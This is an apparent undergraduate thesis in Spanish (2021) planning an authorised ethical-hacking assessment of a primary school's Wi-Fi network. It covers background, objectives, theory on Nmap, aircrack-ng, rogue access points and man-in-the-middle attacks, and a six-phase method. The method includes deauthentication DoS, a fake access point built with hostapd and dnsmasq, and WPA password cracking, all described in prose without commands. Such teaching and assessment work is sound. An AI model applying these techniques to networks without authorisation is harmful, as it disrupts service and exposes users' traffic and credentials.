UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA

FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

CARRERA DE TI
EXAMEN COMPLEXIVO

Componente Práctico, previo a la obtención del Título de:
INGENIERO EN TECNOLOGÍAS DE LA INFORMACIÓN

Implementación de hacking ético para la evaluación de vulnerabilidades en la red de datos de una institución educativa de nivel primario.

AUTOR

CASTILLO TUMBACO DALEMBERG ANDRÉS

LA LIBERTAD – ECUADOR
2021

APROBACIÒN DEL TUTOR


En mi calidad de tutora del trabajo de componente práctico del examen de carácter complexivo: “Implementación de hacking ético para la evaluación de vulnerabilidades en la red de datos de una institución educativa de nivel primario.”, elaborado por el sr. Castillo Tumbaco Dalemberg Andrés, de la carrera de Tecnología de la Información de la Universidad Estatal Península de Santa Elena, me permito declarar que luego de haber orientado, estudiado y revisado, la apruebo en todas sus partes.

La libertad, martes 17 de agosto del 2021

Ing. Lídice Haz López, Msi.

DECLARACIÓN

El contenido del presente componente práctico del examen de carácter complexivo es de mi responsabilidad; el patrimonio intelectual del mismo pertenece a la Universidad Estatal Península de Santa Elena.



Castillo Tumbaco Dalemberg Andrés

AGRADECIMIENTO

Agradezco inicialmente a Dios, por regalarme un día más de vida hoy para poder expresar lo mucho que significa culminar una etapa más dentro de mis estudios.

Gracias a mi quería alma mater, por brindarme la oportunidad de cumplir este sueño, y a mis distinguidos docentes por demostrar su entrega día a día en las aulas de clases, cuando todo era presencial, sin embargo, agradecerles mucho más, al ser igual de incondicional en el ámbito actual en el que se desarrollan las clases, al principio no fue nada fácil, pero consideramos que cada uno hizo lo que más pudo para sobrellevar los periodos en línea.

Agradezco a mi docente guía y a mi docente tutor de proyecto, gracias por esas horas de dedicación, gracias por esos consejos que ayudaron a mejorar mucho más mi documento, gracias por haber hecho esto posible.

Agradezco a la institución educativa, que me permitió tomar su infraestructura de red de datos para desarrollar mi proyecto, considero que, aplicando las propuestas de seguridad informática, va a mejorar mucho el inconveniente que han venido llevando.

Agradezco a mi grupo incondicional MADAI, las mejores personas que pude conocer alrededor de cada semestre, gracias por mostrarme su apoyo, así como hoy estas brindarme sus buenos deseos, de esa misma manera estaré gustoso de ver a todos cumplir sus metas.

Dalemberg Andrés Castillo Tumbaco

DEDICATORIA

Dedico este trabajo a mi padre Dios, a mis padres que siempre han depositado su apoyo incondicional y me han estado presentes en cada decisión que tomo para mi futuro. A mis hermanos, quienes siempre confiaron en mi potencial y supieron que alcanzaría cada meta que me proponga. A mis amigos, quienes han formado parte de mis últimos años de estudio, sin duda alguna, lo mejor que puede brindarte la vida es una amistad sincera.

Dalemberg Andrés Castillo Tumbaco

TRIBUNAL DE GRADO

Ing. Washington Torres Guin, Mgt

DIRECTOR(e) DE LA CARRERA DE TECNOLOGIAS DE LA INFORMACION

Ing. Carlos Castillo Yagual, Mis.

DOCENTE ESPECIALISTA

Firmado electrónicamente por:
LIDICE VICTORIA

Ing. Lídice Haz López**,** Msi.

DOCENTE TUTOR

Ing. Marjorie Coronel, MgT.

DOCENTE GUÍA UIC

RESUMEN

El mundo de las tecnologías de la información cambia rápidamente todos los días. El uso de servicios de TI está aumentando en las operaciones diarias. La mayoría de las personas utilizan el servicio de Internet para hacer negocios, mantenerse en contacto con conocidos, y en la actualidad apoyo importante para el desarrollo de clases en línea y teletrabajo. Con esta creciente dependencia del mundo de las computadoras, es común preocuparse por la seguridad de las redes, mediante el hacking ético, las empresas y entidades analizan las vulnerabilidades de sus infraestructuras y mantenerlas a salvo de cualquier intruso.

El propósito del presente proyecto es aplicar un procedimiento de hacking ético en la red de datos de una institución educativa de nivel primario. El objetivo es identificar vulnerabilidades que generan impactos negativos, debido a que no hay un control de la administración; lo que causa que exista un exceso de usuarios en la red. Mediante unas propuestas de seguridad informática se busca mitigar estos inconvenientes que tiene la institución educativa, el cual se ha seccionado en seguridad física de los equipos tecnológicos, seguridad de la infraestructura de red de datos, y por último una propuesta para capacitar al personal y docentes.

CONTENIDO

CAPÍTULO I

Índice de figuras

Índice de tablas

INTRODUCCIÓN

La seguridad actualmente es un aspecto muy importante para considerar en todo tipo de ámbito organizacional, por lo tanto, tomar medidas es garantizar que los activos estén disponibles en cualquier momento [1]. Cabe recalcar que la información es el elemento más sensible de una entidad, la cual deber ser protegida. Los aspectos importantes de la seguridad que son: confidencialidad, integridad, y disponibilidad; sin embargo, es imposible garantizar un 100% de seguridad [1].

El aplicar hacking etico, es importartnte para una entidad, debido a que ayuda a conocer el panorama actual de los recursos informáticos y en caso de exitstirr alguna vulnerabilidad, el objetivo principal de estas medidas apllicadas es proponer una debida solución para evitar problemas mayores, estas soluciones pueden ir desde propuestas lógicas dentro de los equipos, o la adquisicion de algun nuevo recurso que refuece la seguridad.

Este documento de componente practico para examen complexivo está conformado por los siguientes capítulos:

Capítulo I: La fundamentaron está constituida por antecedentes, descripción, objetivos, justificación y metodología empleada para buscar vulnerabilidades en la red de datos de la unidad educativa 25 de septiembre, donde no se tiene un debido control y se desconoce los principales motivos por el cual se congestiona y evita la conexión de dispositivos inteligentes de los docentes e impide que naveguen por internet.

Capitulo II: marco teórico y metodología del proyecto son las secciones en las que se constituye el capítulo dos, donde marco teórico incluye teorías en las que basamos nuestra investigación y marco conceptual, todo lo relacionado a definición de tecnologías aplicadas; y la metodología general donde fundamentamos nuestra descripción del proyecto.

Capítulo III: La propuesta constituye prácticamente al desarrollo del proyecto, donde definíos requerimientos, diagramas de red y ataques empleados, y por último el desarrollo de la investigación quien está constituida en 6 fases las cuales son: reconocimiento, escaneo, enumeración, análisis de problemas encontrados, explotación de vulnerabilidades y por último reporte y soluciones.

CAPÍTULO I

FUNDAMENTACIÓN

1.1 ANTECEDENTES

La seguridad actualmente es un aspecto muy importante para considerar en todo tipo de ámbito organizacional, por lo tanto, tomar medidas es garantizar que los activos estén disponibles en cualquier momento [1]. Cabe recalcar que la información es el elemento más sensible de una entidad, la cual deber ser protegida. Los aspectos importantes de la seguridad que son: confidencialidad, integridad, y disponibilidad; sin embargo, es imposible garantizar un 100% de seguridad [1].

La institución educativa 25 de septiembre desde sus inicios en 2005 no contaba con servicios de internet, sin embargo 5 años después comenzó a crecer en tecnología, adquiriendo conexión a la red junto con una sala de computación, para poder abastecer toda la institución con la cobertura, tenían una antena inalámbrica de largo alcance, a lo largo de la existencia de la institución se han contratado una considerable cantidad de docentes, actualmente laboran 22 siendo 16 del género femenino y 6 del género masculino, es necesario mencionar que los autorizados para tener el acceso a internet, eran únicamente docentes y la máxima autoridad.

En un determinado tiempo surgió un problema enorme, los habitantes de los alrededores buscaban técnicas y formas de vulnerar la red a través de programas de escritorio (jumpstart) o apps de smartphones (wps pin, wiffiHack, etc.), que en su primera instancia tenían éxito, volviéndose fácil el acceso a la infraestructura para el uso personal y completamente ajeno al uso institucional. También el cifrado de la red pasó de ser algo privado y único, a convertirse en algo de conocimiento público. Ocasionando problemas de disminución de velocidad de internet. Por este motivo la institución tomó medidas para solucionar el inconveniente que se había formado, decidieron quitar la antena de largo alcance para que, de esta forma, la cobertura sea mucho menor a la que inicialmente se tenía.

En una reunión con la rectora de la unidad educativa **(Anexo 1)** manifestó que, aún persiste el problema, que las personas siguen obteniendo acceso, pero desconoce la forma en la que esto sucede, se realizó un levantamiento de información y lo que se observó es que la clave de cifrado no ha variado mucho referente a la antigua, y tiene mucha relación en cuanto a la historia de la institución, otra observación fue que el equipo que permite el acceso a internet, está algo deteriorado y con la función wps pin activa, lo que facilita que una app o

programa para romper seguridad sea más efectiva, pero todos estos términos de una u otra forma son desconocidos por el personal de la institución, es así como se pudo determinar que la vulnerabilidad se visualiza desde el desconocimiento de lo que se puede hacer a través de una red de datos.

Dentro la institución no existe una matriculación en línea o procesos relacionados, debido a que este procedimiento lo realiza el ministerio de educación desde su página oficial, aunque la institución si mantiene un registro de datos de los estudiantes, como datos personales, y datos de sus representados, toda esta recolección de información se realiza de forma manual, y los datos más relevantes son guardados en las portátiles de los docentes, lo que representa un peligro enorme si esta información cae en manos no autorizadas. También manifestaron unos docentes presentes en la reunión, que ellos muchas veces utilizan la red para revisiones y planificaciones de sus diferentes procesos relacionados con su continuidad de preparación académica.

Respecto a este tema, Cartagena tiene una publicación científica bastante interesante llamada: "Metodología para la Detección de Vulnerabilidades en Redes de Datos" y su objetivo primordial fue diseñar una metodología para la detección de vulnerabilidades en las redes de datos. Para esto se desarrollaron diferentes fases llamadas reconocimiento, escaneo de puertos y enumeración de servicios, y escaneo de vulnerabilidades, cada una de las cuales es soportada por herramientas de software de seguridad informática [2].

Chuquitarco Mario y Romero Mónica en su investigación "Diagnóstico de las vulnerabilidades en redes inalámbricas en el Ecuador" muestran los problemas más comunes de las redes de nuestro país. Su objetivo fue realizar un diagnóstico de fragilidad en redes inalámbricas en el Ecuador, con el fin de ayudar y proporcionar a los profesionales de tecnologías de información un recurso para mejorar la seguridad en redes Wireless en empresas públicas o privadas [3].

En guayaquil un grupo de estudiantes también aplico su estudio denominado, "Vulnerabilidades de seguridad en el servicio de internet de banda ancha en redes HFC: impacto y posibles soluciones", el objetivo fue analizar los problemas de seguridad de estas redes y realizar una revisión de los métodos de acceso no autorizado al servicio y proporcionar diversas soluciones para prevenir y evitar estos problemas de seguridad [4].

Por las razones planteadas y dada la conclusión de los estudios que se realizó en Cartagena, y En ecuador con los 3 informes acerca de las vulnerabilidades, el presente

proyecto está enfocado a buscar una solución para los problemas que se han presentado en la institución, y con ello proporcionar un entorno confiable para los docentes. Este trabajo se llevará a cabo con herramientas de software de licencia libre.

1.2 DESCRIPCIÓN DEL PROYECTO

La institución educativa, actualmente tiene una conexión solo para dispositivos con una frecuencia de 2.4 GHz, Diariamente se accede a la red a través de tablets, smartphones, y computadores personales, o institucionales, muchas veces se congestiona debido que a los usuarios intentan llevar al máximo el número de equipos conectado simultáneamente, y surge una gran incógnita, los únicos con acceso a la red son los docentes, y en cierto casos no necesariamente están conectados, pues debido a su profesión desactivan la conexión a wifi, para que no haya interrupciones en sus labores, entonces ¿por qué la red esta inaccesible en ciertas ocasiones?. Debido a esto surge la necesidad de determinar el comportamiento de la red, verificar vulnerabilidades, posibles intrusos que quieran obtener datos personales, o cualquier otra información para uso indebido.

El proyecto es llevado a cabo para determinar vulnerabilidades de la red, siguiendo 6 fases que describiré a continuación:

Fase de Reconocimiento:

La primera fase, aplicamos un modo de reconocimiento pasivo, esto requiere de un estudio de campo, que comprende recolección de información, a través de una entrevista a quien dirige la unidad educativa, también un reconocimiento de la red de datos. Este inicio de la investigación es conocido también como FootPrinting.

Fase de Escaneo:

Esta fase comprende un escaneo de dispositivos activos en la red. También se ejecuta un escaneo de puertos para verificar aquellos que estén abiertos; se reconocen los sistemas operativos activos de la red. La finalidad será obtener la información a través de la red, puesto que ya el levantamiento de información fisco se lo realizo con anterioridad. El procedimiento es llevado a cabo a través de la herramienta Nmap.

Fase de Enumeración:

En esta fase se realiza una tabulación de información encontrada en la fase de escaneo, para este proceso se realiza una tabla que contiene los dispositivos activos, su sistema operativo, su dirección IP.

Fase de Análisis de problemas encontrados:

El objetivo principal de este punto de la investigación es identificar, si un sistema operativo es susceptible o no a ser atacado, verificar que tan factible es la seguridad del router de la red. En esta fase es indispensable definir grados de prioridades de los datos o información que están expuestos, y prevenir una fuga de datos institucionales, tales como: datos personales de docentes, alumnos, padres de familia, entre otros. Para determinar esto se debe:

- Identificar los programas que se encuentren instalados en la computadora principal.
- Identificar que el router tenga todas las seguridades posibles que se puedan definir desde su configuración.
- Verificar contraseñas por defecto.

Fase de Explotación de vulnerabilidades:

Consiste en efectuar varias pruebas de pentesting para conocer las posibles debilidades de la infraestructura de la red de datos, para ellos se realiza:

- **DoS:** Denegación de servicio.
  Esta prueba se lleva a cabo con aircrack-ng, el objetivo es enviar muchas peticiones a la red mediante la dirección MAC del equipo enrutador, para lograr desautenticar a los usuarios.
- **Rogue AP:** Punto de acceso inalámbrico falso + hombre en el medio (Man in the middle).
  Están involucradas dos herramientas: dnsmaq y hostapd, su objetivo es replicar características de la red principal, y validar si los usuarios se conectan para interceptar su tráfico de red.
- **Cracking PDW:** Rompimiento de contraseña.
  Mediante airmong-ng se trata de romper la contraseña del equipo enrutador para obtener acceso a la red de datos.

Fase Presentación de reporte y soluciones:

Esta fase comprende dos procesos: El primero es realizar el reporte de todo lo planteado anteriormente, se presenta un informe de la información obtenida, el tratado de estos datos estará bajo confidencialidad, con autorización de la institución y quienes la integran, este contendrá capturas de pantalla de los programas en uso, tablas comparativas, objetivo de cada fase.

Por último, en base a lo que determinemos con las pruebas se plantea propuestas sobre la seguridad de una infraestructura de red, la integridad de los datos, y la importancia de un buen uso del internet.

Este proyecto esta aplicado mediante el sistema operativo Kali Linux ya que es de licencia libre y además es muy bueno para llevar a cabo un proceso de auditoria de redes o algún tema relacionado a la seguridad informática.

El proyecto contribuye a la línea de investigación relacionada con temas de infraestructura y seguridad de las tecnologías de la información, virtualización y computación en la nube, seguridad de la información, que le permitan general información indispensable para la toma de decisiones [5].

1.3 OBJETIVOS

1.3.1 OBJETIVO GENERAL

Aplicar hacking ético mediante software de licencia libre direccionado a pruebas avanzadas de penetración y auditoría de seguridad, para detectar vulnerabilidades en la red de datos y proponer métodos de prevención en la institución educativa.

1.3.2 OBJETIVOS ESPECÍFICOS

- Aplicar la metodología de hacking ético para encontrar las vulnerabilidades en la red.
- Identificar la topología de la red de datos mediante un reconocimiento físico.
- Documentar los resultados obtenidos mediante una matriz de niveles de criticidad de las vulnerabilidades encontradas.
- Proponer mecanismos de seguridad informática para evitar la explotación de las vulnerabilidades encontradas.

1.4 JUSTIFICACIÓN

Debido a la importancia de los datos y a los beneficios que pueden generarle a los cibercriminales que buscan adueñarse de ellos, continuamente observamos brechas de seguridad relacionadas con la fuga de información, en los cuales se utilizan distintos vectores de ataque para lograr los fines maliciosos [6]. Por ejemplo, en 2014 se conocieron casos de fuga de información relacionados con malware Point of Sale, en compañías como Target, Home Depot o UPS, donde los atacantes lograron obtener más de 40 millones de números de tarjetas de crédito y débito de usuarios. Empresas como eBay o Yahoo! también se vieron en la necesidad de notificar a miles de usuarios que sus cuentas y contraseñas habían sido filtradas a través de un ataque [6].

Miguel Ángel Mendoza dice que: "En distintos países se han emitido leyes orientadas a la protección de los datos personales, que deben cumplir entidades del sector público o privado que traten información de carácter personal. La protección de los datos es un derecho ciudadano, que brinda la facultad para controlar a voluntad la información personal de cada individuo, que es almacenada, procesada o transmitida por terceros." [6] Por lo tanto el beneficio comprende para las personas que están involucradas en dicha entidad y también para la propia empresa, ya que evita que su nombre se vea afectado por problemas de filtración de datos.

El aplicar el análisis de vulnerabilidad en la infraestructura de red beneficiará de manera directa a los docentes y autoridades de la unidad educativa, debido que, se mejoraría la conexión de internet, habría mucha más confianza de conectarse a la red institucional, abrir un navegador, y colocar sus credenciales para realizar algún trámite online o ya sea a la hora de almacenar localmente algún dato relevante de padres de familia o de los propios representados, mientras que de manera indirecta estarán beneficiados los estudiantes y representantes, puesto que una vez identificando y evaluando la fragilidad o decadencia de la protección de datos, se evitaría una posible fuga de información, en la cual no solo estaría involucrado la institución en cuanto a prestigio, sino también quienes la conforman.

También tendrá un beneficio social, puesto que necesario que las personas tengan una visión de lo que representa acceder al internet, y todo lo que puede hacer una persona desde un computador, para que de esta forma sean algo precavidos o tomen las debidas medidas de seguridad. En este punto los favorecidos serán los docentes ya que adquirirían nuevo

conocimiento o esclareciendo lo que hayan leído o escuchado del tema de la vulnerabilidad y pérdida de datos.

El proyecto esta direccionado al plan toda una vida haciendo relevancia en el eje número 2, en el cual se detalla lo siguiente:

Eje 2: Económica al servicio de la sociedad [7].

Objetivo 5: Impulsar la productividad y competitividad para el crecimiento económico sostenible de manera redistributiva y solidaria [7].

Política 5.6: Promover la investigación, la formación, la capacitación, el desarrollo y la transferencia tecnológica, la innovación y el emprendimiento, la protección de la propiedad intelectual, para impulsar el cambio de la matriz productiva mediante la vinculación entre el sector público, productivo y las universidades [7].

1.5 ALCANCE DEL PROYECTO

Este proyecto está dirigido a un análisis de vulnerabilidades de la red de datos de la unidad educativa, mediante la aplicación de las técnicas:

- DoS
- Fake AP + Man in the middle.
- Cracking PDW

Este proyecto está comprendido en 6 fases:

- **Fase de reconocimiento:** Para aplicar esta fase, es necesario reconocer físicamente la red de datos de la institución y un levantamiento de información.
- **Fase de escaneo:** La herramienta a utilizar en esta fase es Nmap, para realizar un escaneo de dispositivos activos en la red, escaneo de puertos.
- **Fase de enumeración:** Es necesario tabular la información recolectada en la fase de escaneo.
- **Fase de análisis de problemas encontrados:** identificar si un sistema operativo es susceptible o no, verificar contraseñas por defecto.
- **Fase de explotación de vulnerabilidades:** las herramientas a utilizar en esta fase son: Hostapd, Dnsmasq, Aircrack-ng.

- **Fase de reporte y soluciones:** conforme a las vulnerabilidades encontradas en la red, proponer mecanismos de seguridad informática.

CAPÍTULO II

MARCO TEÓRICO Y METODOLOGÍA DEL PROYECTO

2.1 MARCO CONCEPTUAL

FootPrinting: Es la técnica utilizada para reunir información sobre sistemas informáticos objetivo y sobre las entidades a las que pertenecen, sean estas un individuo, un grupo de personas o una organización, la información es muy útil para el atacante que intenta ingresar a su infraestructura (equipos, red, etc.) [8].

Nmap: es una utilidad gratuita y de código abierto para la detección de redes y la auditoría de seguridad [9].

Características de Nmap

- **Flexible:** Soporta docenas de técnicas avanzadas para mapear redes llenas de filtros IP, firewalls, routers y otros obstáculos. Esto incluye muchos mecanismos de escaneo de puertos (TCP y UDP), detección del sistema operativo, detección versiones, barridos de ping y más [9].
- **Portátil:** La mayoría de los sistemas operativos son compatibles, incluyendo Linux, Microsoft Windows, FreeBSD, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, NetBSD, Sun OS, Amiga, y más [9].
- **Gratis:** Los objetivos principales del Proyecto Nmap es ayudar a que Internet sea un poco más seguro y proporcionar a los administradores / auditores / hackers una herramienta avanzada para explorar sus redes. Nmap está disponible para gratuita, y también viene con el código fuente completo que puede modificar y redistribuir bajo los términos de la licencia [9].

Pentesting: Es la práctica de atacar diversos entornos con la intención de descubrir fallos, vulnerabilidades u otros fallos de seguridad, para así poder prevenir ataques externos hacia esos equipos o sistemas [10].

Tipos de pruebas de pentesting

- **Pentesting de caja blanca:**

  Es el más completo y forma parte de un análisis integral de la estructura**,** gracias a toda esta información preliminar es relativamente fácil saber qué puede ser modificado o mejorado dentro de la arquitectura del sistema [11].

- **Pentesting de caja negra:**

  Es el tipo de pentesting más *"*real*"* ya que, el Pentester no tiene apenas datos sobre la organización y actúa como un ciberdelincuente más, Por eso, como si fuera una prueba *"*a ciegas*"* se debe descubrir las vulnerabilidades y amenazas en la estructura de la red [11].

- **Pentesting de caja gris:**

  Puede definirse como la mezcla de los dos anteriores, el auditor posee cierta información a la hora de realizar el test, la suficiente para no partir de cero, es el tipo de pentesting más recomendado ya que se necesitará tiempo y medios para poder realizar este test de penetración en su totalidad [11].

Aircrack-ng: Aircrack-ng es un conjunto completo de herramientas para evaluar la seguridad de la red Wi-Fi [12].

Se centra en diferentes áreas de la seguridad Wi-Fi:

- Supervisión: Captura de paquetes y exportación de datos a archivos de texto para su posterior procesamiento por parte de herramientas de terceros [12].
- Ataques: ataques de reproducción, desautenticación, puntos de acceso falsos y otros a través de la inyección de paquetes [12].
- Pruebas: Comprobación de tarjetas Wi-Fi y capacidades del controlador (captura e inyección) [12].
- Agrietamiento: WEP y WPA PSK (WPA 1 y 2) [12].

Man in the middle: Es un tipo de amenaza que se aprovecha de un intermediario. El atacante en este caso tiene la habilidad de desviar o controlar las comunicaciones entre dos partes [13].

Los ataques MITM tienen diferentes modalidades que dependen de la técnica empleada, por lo tanto, más que hablar de los tipos de ataques vamos a hablar de los escenarios de ataque [13].

- Puntos de acceso wifi abiertos o con baja seguridad [13].
- Redes locales (LAN) [13].
- Software de navegación anticuado [13].

HostAPD: H**ost** Access Point Daemon es un software para GNU/Linux y FreeBSD capaz de hacer funcionar una tarjeta inalámbrica compatible con el modo AP en un punto de acceso Wi-Fi [14].

Dnsmasq: Es un servidor ligero DNS, TFTP y DHCP. Su propósito es proveer servicios DNS y DHCP a una red de área local. Es una implementación libre del protocolo DNS que recibe peticiones de clientes solicitando una dirección IP a partir del nombre de una máquina [15].

Rogue AP: Es un Acces Point no autorizado conectado a la red de la empresa o institución y manejado por alguien que no ha sido aprobado. Solo leer esto nos hace ver todos los riesgos que incluye: robo de información como contraseñas y datos confidenciales, así como acceso a la red por usuarios no autorizados, lo que nos abre muchas vulnerabilidades para nuestra red [16].

Kali Linux: es una distribución Linux basada en Debian destinada a pruebas avanzadas de penetración y auditoría de seguridad. Kali Linux contiene varios cientos de herramientas que están orientadas a diversas tareas de seguridad de la información, tales como pruebas de penetración, investigación de seguridad, forenses informáticas e ingeniería inversa. Kali Linux es desarrollado, financiado y mantenido por Offensive Security, una empresa líder en capacitación en seguridad de la información [17].

2.2 MARCO TEÓRICO

Hacking Ético: Mitos y Realidades

En los últimos años, y con gran ímpetu, el llamado "hacking ético" ha despertado innumerables puntos de vista a favor y en contra. La combinación de dos palabras tan distantes parece confundir a muchas personas, pues la palabra "ético" siempre nos refiere a algo "bueno", mientras que "hacking" indica lo contrario [18].

Esta problemática se basa en el desconocimiento de la labor que realizan los expertos en seguridad de la información cuando aplican auditorías planeadas a los sistemas a través de diversas metodologías, mediante ellas, evalúan los puntos vulnerables a ataques informáticos en una organización [18].

¿Qué es el hacking ético?

El hacking ético es en sí una auditoría efectuada por profesionales de seguridad de la información, quienes reciben el nombre de "pentester". A la actividad que realizan se le conoce como "hacking ético" o "pruebas de penetración" [18].

A continuación, una clasificación de sujetos que realizan pruebas de penetración:

Figura 1 - Clasificación de pruebas de penetración

Para evitar cualquier contratiempo o daño a la infraestructura, o continuidad de negocio del cliente, las pruebas siguen una metodología y manejan estándares, como el Manual de la Metodología Abierta de Comprobación de la Seguridad (OSSTMM, por sus siglas en inglés) o el Proyecto Abierto de Seguridad de Aplicaciones Web (OWASP) [19].

Según el Mapa de Seguridad propuesto por el OSSTMM, las secciones a las cuales se aplican el hacking ético son las siguientes:




Figura 2 - Secciones de aplicación de hacking ético propuesto por la metodología OSSTMM

Bases de la seguridad Informática

En general, un sistema será seguro o fiable si podemos garantizar tres aspectos:

- Confidencialidad: acceso a la información solo mediante autorización y de forma controlada [20].
- Integridad: modificación de la información solo mediante autorización [20].
- Disponibilidad: la información del sistema debe permanecer accesible mediante autorización [20].

Figura 3 - Propiedades de la seguridad de la información

Estándar 802.11 – Redes Inalámbricas

El protocolo IEEE 802.11 o Wi-Fi es un estándar de protocolo de comunicaciones del IEEE que define el uso de los dos niveles inferiores de la arquitectura OSI (capas físicas y de enlace de datos), especificando sus normas de funcionamiento en una WLAN [21].

Los protocolos usados por todas las variantes en 802.11, incluidos Ethernet, tienen en común su estructura. Una visión parcial de la pila de protocolos 802.11 [21]. La capa física

es la misma que la del modelo OSI, pero la capa enlace de datos en todos los protocolos 802.11 está dividida en dos o más subcapas [21].




Figura 4 - Diagrama genérico del estándar 802.11

Como se puede apreciar, tenemos tres secciones bien definidas:

- La Capa Física (PHY) está compuesta de antenas que entregan la señal de radio a un RADIO o módem (por analogía a los módems telefónicos tradicionales), convirtiendo la señal de radio y extrayendo los bits de datos [21].
- La Capa de Enlace MAC (Médium Access Control) se encarga de recoger las tramas entrantes de las aplicaciones de red del HOST y decide cuando lanzarlas fuera de la antena. Pueden funcionar con varias tramas a la vez, posee un BUFFER DE TRAMAS para almacenar las tramas que están siendo procesadas y tienen una RAM DE CLAVES para aquellos casos donde se quiere cifrar las tramas a enviar [21].
- La capa HOST, es la que mediante las aplicaciones va generando las tramas que luego pasarán a las siguientes capas [21].

2.3 METOGOLIGÍA DEL PROYECTO

2.3.1 METODOLOGÍA DE INVESTIGACIÓN

La investigación exploratoria es aquella que se efectúa sobre un tema u objeto desconocido o poco estudiado, por lo que sus resultados constituyen una visión aproximada de dicho objeto, es decir, un nivel superficial de conocimientos [22]. Se aplicará de esta manera, puesto que el tema de investigación ha sido llevado a cabo en otras entidades, pero existe poca información de una institución de educación, por este motivo es necesario para así abordar a la recolección de información necesaria para determinar las causas del problema principal.

La investigación diagnostica se aplicó a través de entrevista a la rectora de la institución de educación básica **(Ver Anexo 1)**, para conocer un poco de sobre la seguridad de la red y cuáles son los principales inconvenientes que se está teniendo, para de esta forma determinar el panorama actual en la infraestructura de internet. Cabe destacar que estos datos que se obtendrán ayudarán a identificar el problema y plantear soluciones.

2.3.2 TÉCNICAS DE RECOLECCIÓN DE INFORMACIÓN

Se requiere controlar la cantidad de usuarios conectados a internet, de esta manera permitir el acceso a internet solo al personal autorizado, para que la red no se encuentre saturada y de esta manera quienes tendrían acceso a internet serían los 22 docentes que constituyen la unidad educativa. De esta manera, se prevendría de la pérdida o fuga de información.

2.4 METODOLOGÍA DE DESARROLLO

Para el desarrollo del presente proyecto se aplica la metodología de general del hacking ético, propuestas en el libro “Seguridad informática - Hacking Ético: Conocer el ataque para una mejor” las cuales comprenden 5 fase generales, reconocimiento, escaneo, enumeración, pentesting, solución; sin embargo, estas pueden variar dependiendo de la necesidad del estudio que se quiere aplicar [23]. En muchos casos podemos encontrar la fase de escaneo y enumeración como una sola, sin embargo, esto no implica que ambas se desarrollen adecuadamente.

A continuación, se describen las 6 fases aplicadas:

1. **Fase de reconocimiento:**

   Comprende un descubrimiento físico de la red de datos la institución, mediante la técnica de observación se lleva a cabo.

2. **Fase de escaneo:**

   Se realiza un escaneo de dispositivos activos dentro de la red, se utiliza la herramienta Nmap para cumplir los objetivos de esta fase.

3. **Fase de enumeración:**

   Se tabula la información más relevante de la fase de escaneo.

4. **Fase de análisis de vulnerabilidades encontradas:**

   Consiste en analizar la información recolectada anteriormente, de esta manera se puede saber si, existen inconvenientes en cuanto a la red de datos y a los dispositivos enlazados a ella.

5. **Fase de explotación de vulnerabilidades:**

   Comprende en aplicar herramientas, métodos y técnicas para vulnerabilizar la red de datos.

6. **Fase de reporte y soluciones:**

   En base a lo que determinen las pruebas de pentesting proponer mecanismos de seguridad es el objetivo de esta fase y presentar el debido reporte de cada fase.

Figura 5 - Fases de la metodología general del hacking ético

CAPÍTULO III

PROPUESTA

3.1 REQUERIMIENTOS

RQ01	Para la instalación de la máquina virtual de Kali Linux, necesitaremos al menos 25Gb de espacio en el disco duro y 2 Gb de memoria RAM disponibles de la computadora anfitriona.
RQ02	Se realizará un reconocimiento de equipos de red, para descubrir la topología en la que trabajaremos el proyecto.
RQ03	Es necesario añadir una segunda antena de red inalámbrica, de tal forma que una funcione como tarjeta de red censadora y la otra ejecute el análisis.
